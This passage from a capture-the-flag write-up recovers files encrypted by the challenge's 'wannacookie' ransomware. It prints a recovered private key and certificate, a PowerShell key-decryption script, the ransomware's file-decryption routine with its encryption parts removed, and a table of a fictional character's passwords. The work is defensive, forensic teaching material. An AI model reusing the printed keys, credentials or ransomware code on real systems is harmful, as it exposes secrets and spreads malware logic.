KcHw3VaJVM9J17Atk4m1aL+v3Fh01OH5qh9JSwitRDKFZ74JV0Ka4QNHoqtnCsc4
eP1RgCE5z0w0efyrybH9pXwrNTNSEJi7tXmbk8azcdIw5GsqQKeNs6qBSQKBgH1v
sC9DeS+DIGqrN/0tr9tWklhwBVxa8XktDRV2fP7XAQroe6HOesnmpSx7eZgvjtVx
moCJympCYqT/WFxTSQXUgJ0d0uMF1lcbFH2relZYoK6PlgCFTn1TyLrY7/nmBKKy
DsuzrLkhU50xXn2HCjvG1y4BVJyXTDYJNLU5K7jBAoGBAMMxIo7+9otN8hWxnqe4
Ie0RAqOWkBvZPQ7mEDeRC5hRhfCjn9w6G+2+/7dGlKiOTC3Qn3wz8QoG4v5xAqXE
JKBn972KvO0eQ5niYehG4yBaImHH+h6NVBlFd0GJ5VhzaBJyoOk+KnOnvVYbrGBq
UdrzXvSwyFuuIqBlkHnWSIeC
-----END PRIVATE KEY-----
```

Figure 79 - Retrieving Public and Private Keys from Attacker's Server

Once we had the private key, we needed to put it into a format we can use in PowerShell. The easiest way to do this was to combine the public and private key bytes into a single file, then use OpenSSL to convert the file to a PFX file and install it in the Windows certificate store for further use.



```
C:\Users\matt\Desktop\HHC2018\CHOCOLATE_CHIP_COOKIE_RECIPE>"C:\Program Files\OpenSSL-Win64\bin\openssl.exe" x509 -text -in server-com
bined.key
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            fe:9e:d7:d7:30:da:c0:a3
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
        Validity
            Not Before: Aug  3 15:01:07 2018 GMT
            Not After : Aug  3 15:01:07 2019 GMT
        Subject: C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (2048 bit)
                Modulus:
                    00:c4:88:dc:d9:55:46:d7:09:b3:06:2f:8b:0c:d9:
                    4b:62:95:1e:2c:78:46:65:8b:60:8c:a0:32:7b:de:
                    a1:ea:97:eb:52:a7:0b:4a:f7:2e:0b:eb:39:cb:0c:
                    b5:92:03:ab:af:1f:e9:66:1e:18:5e:a7:db:a2:5b:
                    7b:ef:1d:80:aa:f8:c6:b9:12:58:c1:ae:fc:10:cb:
                    47:b6:0a:bf:ea:78:d0:6b:74:cb:50:b3:d2:a4:c4:
                    c2:40:cf:47:d1:25:85:ef:b5:60:0d:14:91:79:03:
                    e3:6a:8c:8f:a3:74:c5:6d:2f:cf:8f:54:e1:96:a7:
                    53:c0:f0:34:96:ee:2f:bd:78:b9:2a:3d:b3:43:c4:
                    27:c5:84:01:86:94:71:14:f9:c1:f4:09:3a:1b:d1:
                    20:79:1e:4d:12:4c:f5:0a:28:95:5c:dd:fb:03:f3:
                    fb:7a:d3:22:53:84:2c:38:18:a9:11:c0:6f:2f:a9:
                    c4:02:80:01:95:41:e2:cd:60:93:04:16:fd:3e:58:
                    70:2d:d9:6c:63:59:3b:b7:1e:70:1f:30:fb:22:12:
                    79:3f:cb:5d:92:c0:73:82:b5:a3:63:15:1f:06:b7:
                    9d:76:0f:b8:9d:15:55:b8:a7:9b:13:d2:6a:eb:32:
                    26:09:fb:bc:7a:55:e3:08:92:bc:38:b6:4f:f5:66:
                    56:0d
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                7D:E3:A0:67:87:FE:93:15:35:FC:13:7F:3E:91:D1:BB:30:58:CD:D1
            X509v3 Authority Key Identifier:
                keyid:7D:E3:A0:67:87:FE:93:15:35:FC:13:7F:3E:91:D1:BB:30:58:CD:D1

            X509v3 Basic Constraints:
                CA:TRUE
    Signature Algorithm: sha256WithRSAEncryption
         85:d8:43:1d:0b:d6:f5:0f:85:ae:89:a4:ee:7d:86:d9:e5:e4:
         4c:d5:f5:6f:1c:f6:3d:2d:90:d5:95:b7:f7:76:7c:dd:a0:51:
         59:1b:d0:2a:df:ea:18:20:22:f4:01:e0:f8:d0:7f:17:45:8c:
         65:fb:ae:2e:0c:e2:25:04:c7:41:2f:af:bc:29:f7:6e:2d:47:
         0b:0c:fd:c3:b3:c5:7b:90:99:7a:06:a2:bd:b6:91:0f:48:7b:
         57:d4:47:c1:57:f3:08:64:9d:75:41:06:04:7d:e3:f2:ae:ed:
         86:b2:8e:c4:e9:84:c2:f1:e2:ff:46:ab:fb:4b:2c:70:18:9d:
         78:e1:aa:d7:58:68:4e:7e:f8:23:e8:07:8d:18:5e:ad:1b:d0:
         58:96:f8:01:b7:dd:af:89:14:9c:0b:1d:c6:c9:7b:31:3c:4c:
         d1:fe:2d:e1:c7:56:1f:27:89:50:7d:f2:06:e4:fa:7a:e2:1d:
         f6:b9:fb:19:03:62:eb:51:e3:0a:15:e3:11:fc:da:f2:1a:41:
         0b:83:ae:ac:22:9c:7d:08:95:a1:8f:f4:07:15:dd:c6:04:f2:
         83:08:40:75:69:af:36:b1:cf:a1:0c:81:e5:0f:57:c2:03:7f:
         c1:63:2d:ae:53:d9:7f:2d:c0:5b:db:86:16:3f:ec:80:9b:f8:
         db:17:05:fb
-----BEGIN CERTIFICATE-----
MIIDXTCCAkWgAwIBAgIJAP6e19cw2sCjMA0GCSqGSIb3DQEBCwUAMEUxCzAJBgNV
BAYTAkFVMRMwEQYDVQQIDApTb21lLVN0YXRlMSEwHwYDVQQKDBhJbnRlcm5ldCBX
aWRnaXRzIFB0eSBMdGQwHhcNMTgwODAzMTUwMTA3WhcNMTkwODAzMTUwMTA3WjBF
MQswCQYDVQQGEwJBVTETMBEGA1UECAwKU29tZS1TdGF0ZTEhMB8GA1UECgwYSW50
ZXJuZXQgV2lkZ2l0cyBQdHkgTHRkMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIB
CgKCAQEAxIjc2VVG1wmzBi+LDNlLYpUeLHhGZYtgjKAye96h6pfrUqcLSvcuC+s5
ywy1kgOrrx/pZh4YXqfbolt77x2AqvjGuRJYwa78EMtHtgq/6njQa3TLULPSpMTC
QM9H0SWF77VgDRSReQPjaoyPo3TFbS/Pj1ThlqdTwPA0lu4vvXi5Kj2zQ8QnxYQB
hpRxFPnB9Ak6G9EgeR5NEkz1CiiVXN37A/P7etMiU4QsOBipEcBvL6nEAoABlUHi
zWCTBBb9PlhwLdlsY1k7tx5wHzD7IhJ5P8tdksBzgrWjYxUfBreddg+4nRVVuKeb
```


Figure 80 - Using OpenSSL to examine and convert the Certificate

One the certificate was installed, we needed to decrypt the key used to encrypt the files. The certificate itself wasn't used to encrypt the files because Public Key cryptography is slow, and best used for encrypting small strings, such as symmetric keys. Indeed, from the code, it is clear the ransomware used a public key to encrypted a symmetric key that was actually used to encrypt the files.

The problem is the symmetric key was not kept in memory – the attacker was careful to clear the key value after encrypting it. However, the $p_k_e_k variable in the script is used to store the symmetric key after it's encrypted and is not cleared. Therefore, we needed to find this encrypted value in the dump.

Given that we didn't know exactly what the encrypted value would look like, we ran a small snippet of the code that generates an encrypted key and encrypts it. From there, we found that the key, when encrypted, is consistently a 512-byte hex string. A quick search of the PowerDump variable output from the memory dump showed that there was only one string in the dump that meets these criteria.


Using a modified script (Figure 81Figure 83), we decrypted this string using the certificate we installed in the certificate store.



```
function B2H {
    param($DEC);
    $tmp = '';
    ForEach ($value in $DEC){
        $a = "{0:x}" -f [Int]$value;
        if ($a.length -eq 1){
            $tmp += '0' + $a
        } else {
            $tmp += $a
        }
    };
    return $tmp
};
function H2B {
    param($HX);
    $HX = $HX -split '(..)' | ? { $_ };
    ForEach ($value in $HX) {
        [Convert]::ToInt32($value,16)
    }
};

function sh1([String] $String) {
    $SB = New-Object System.Text.StringBuilder;
    [System.Security.Cryptography.HashAlgorithm]::Create("SHA1").ComputeHash(
        [System.Text.Encoding]::UTF8.GetBytes($String))|%{[Void]$SB.Append($_.ToString("x2"))};
    $SB.ToString()
};

function p_k_e([byte[]]$kbytes){
    $store = new-object System.Security.Cryptography.X509Certificates.X509Store(
        [System.Security.Cryptography.X509Certificates.StoreLocation]::CurrentUser)
    $store.open([System.Security.Cryptography.X509Certificates.OpenFlags]::ReadOnly)
    $cert = $store.Certificates[1];
    $decryptedBytes = $cert.PrivateKey.Decrypt($kbytes,$true)
    return $(B2H $decryptedBytes)
};

$key = (p_k_e $(H2B("3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437
write-host $key
write-host $(sh1($key))
```

Figure 81 - Code to Decrypt the Key

Wanting to be sure this was the correct key, we decided to validate it. Since the original malware stores a SHA1 hash of the key, which is also not cleared, we also took a SHA1 of the value. Both the identified key and the SHA1 hash are shown in Figure 82.




```
PS C:\> C:\Users\matt\Desktop\HHC2018\CHOCOLATE_CHIP_COOKIE_RECIPE\test2.ps1
fbcfc121915d99cc20a3d3d5d84f8308
b0e59a5e0f00968856f22cff2d6226697535da5b
```

Figure 82 - Output from Key Decryption and SHA1 of the Decrypted Key

Since the SHA1 hash is a 40-byte hex value, we searched the PowerDump variable output for such a string. Only two results were found, one of which was clearly a human-readable class or variable name. The other correctly matched the hash of the key we decrypted (Figure 83). We were now confident we had the correct key to decrypt the files.

The key was **fbcfc121915d99cc20a3d3d5d84f8308**.


C:\Users\matt\Desktop\HHC2018\powershell_var_script_dump\variable_values.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
variable_values.txt
Find result - 2 hits

```
9286  System.Text.StringBuilder@@@System.Object
9287  b0e59a5e0f00968856f22cff2d6226697535da5b
9288  -TypeName
9289  X509Certificate2
9290  Archived
9291  HasPrivateKey
9292  SubjectName
9293  SignatureAlgorithm
9294  CertContext
9295  get_Archived
9296  set_Archived
9297  get_Extensions
9298  get_FriendlyName
```


```
Search "^[0-9a-z]{40}$" (2 hits in 1 file)
  C:\Users\matt\Desktop\HHC2018\powershell_var_script_dump\variable_values.txt (2 hits)
    Line 3575: NormalizeRelativePathHelperArgumentError
    Line 9287: b0e59a5e0f00968856f22cff2d6226697535da5b
```

length : 16,192,619 lines : 10,947 Ln : 9,287 Col : 41 Sel : 40 | 1 Unix (LF) UTF-8 IN

Figure 83 - Matching SHA1 in the PowerDump Output

However, obtaining the symmetric key was only the second step in a 3-step process. We then needed to use the key to decrypt the file Alabaster sent to us. Again reviewing the attacker code, it actually contained code to perform file decryption – apparently these scammers were at least kind enough to actually include the ability to unlock the files, so ransom payers might actually get something for their money.

This made decryption fairly straightforward. Both the encryption and decryption code for files is implemented in the attacker's e_d_file code. We took that function and removed all aspects used to perform encryption, in an abundance of caution, shown in Figure 84.




```
function B2H {…};
function H2B {…};
function e_d_file($key, $File) {
    [byte[]]$key = $key;
    $Suffix = "`.wannacookie";
    [System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography');
    [System.Int32]$KeySize = $key.Length*8;
    $AESP = New-Object 'System.Security.Cryptography.AesManaged';
    $AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC;
    $AESP.BlockSize = 128;$AESP.KeySize = $KeySize;
    $AESP.Key = $key;
    $FileSR = New-Object System.IO.FileStream($File, [System.IO.FileMode]::Open);

        $DestFile = ($File -replace $Suffix)

    $FileSW = New-Object System.IO.FileStream($DestFile, [System.IO.FileMode]::Create);

        [Byte[]]$LenIV = New-Object Byte[] 4;
        $FileSR.Seek(0, [System.IO.SeekOrigin]::Begin) | Out-Null;
        $FileSR.Read($LenIV,  0, 3) | Out-Null;
        [Int]$LIV = [System.BitConverter]::ToInt32($LenIV,  0);
        [Byte[]]$IV = New-Object Byte[] $LIV;
        $FileSR.Seek(4, [System.IO.SeekOrigin]::Begin) | Out-Null;
        $FileSR.Read($IV, 0, $LIV) | Out-Null;
        $AESP.IV = $IV;
        $Transform = $AESP.CreateDecryptor()

    $CryptoS = New-Object System.Security.Cryptography.CryptoStream($FileSW, $Transform,
        [System.Security.Cryptography.CryptoStreamMode]::Write);
    [Int]$Count = 0;[Int]$BlockSzBts = $AESP.BlockSize / 8;
    [Byte[]]$Data = New-Object Byte[] $BlockSzBts;
    Do {
        $Count = $FileSR.Read($Data, 0, $BlockSzBts);
        $CryptoS.Write($Data, 0, $Count)
    } while ($Count -gt 0);
    $CryptoS.FlushFinalBlock();
    $CryptoS.Close();
    $FileSR.Close();
    $FileSW.Close();
    #Clear-variable -Name "key";
    #Remove-Item $File
}

$akey = $(H2B "fbcfc121915d99cc20a3d3d5d84f8308");
e_d_file $akey "C:\Users\matt\Desktop\HHC2018\CHOCOLATE_CHIP_COOKIE_RECIPE\alabaster_passwords.elfdb.wannacookie"
```

Figure 84 - File Decryption Routine

From there, we simply had to replace the call to the function with a parameters to the encrypted elfdb file and the key. Once run, the file was decrypted.

Being unfamiliar with the Elves' software, we first opened the resulting file in a text editor and discovered it is actually a SQLite database.




alabaster_passwords.elfdb

```
1  SQLite format 3NULDLENULSOHSOHNUL@   NULNULNUL
2  NULNULNULEOTNULNULNULETXNULNULNULSTXNULNULNULA
3  NUL.SOHZ
4  NULNULNULSOHSIwNULSIwSOISOINULNULNULNULNULNULN
   NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULN
   NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULN
```

Figure 85 - ElfDB File

While we could view the plaintext portions in the editor, it is much cleaner to view it in a SQLite browser, so we did so.



DB Browser for SQLite - C:\Users\matt\Desktop\HHC2018\CHOCOLATE_CHIP_COOKIE_RECIPE\alabaster_passwords.elfdb

Table: passwords

	name	password	usedfor
1	alabaster.snowball	CookiesR0cK!2!#	active directory
2	alabaster@kringlecastle.com	KeepYourEnemiesClose1425	www.toysrus.com
3	alabaster@kringlecastle.com	CookiesRLyfe!*26	netflix.com
4	alabaster.snowball	MoarCookiesPreeze1928	Barcode Scanner
5	alabaster.snowball	ED#ED#EED#EF#G#F#G#ABA#BA#B	vault
6	alabaster@kringlecastle.com	PetsEatCookiesTOo@813	neopets.com
7	alabaster@kringlecastle.com	YayImACoder1926	www.codecademy.com
8	alabaster@kringlecastle.com	Woootz4Cookies19273	www.4chan.org
9	alabaster@kringlecastle.com	ChristMasRox19283	www.reddit.com

Figure 86 - Alabaster's ElfDB

Here, we could easily see the usernames, passwords, and target site for all of Alabaster's accounts. Checking back in with Alabaster, it seems we succeeded.


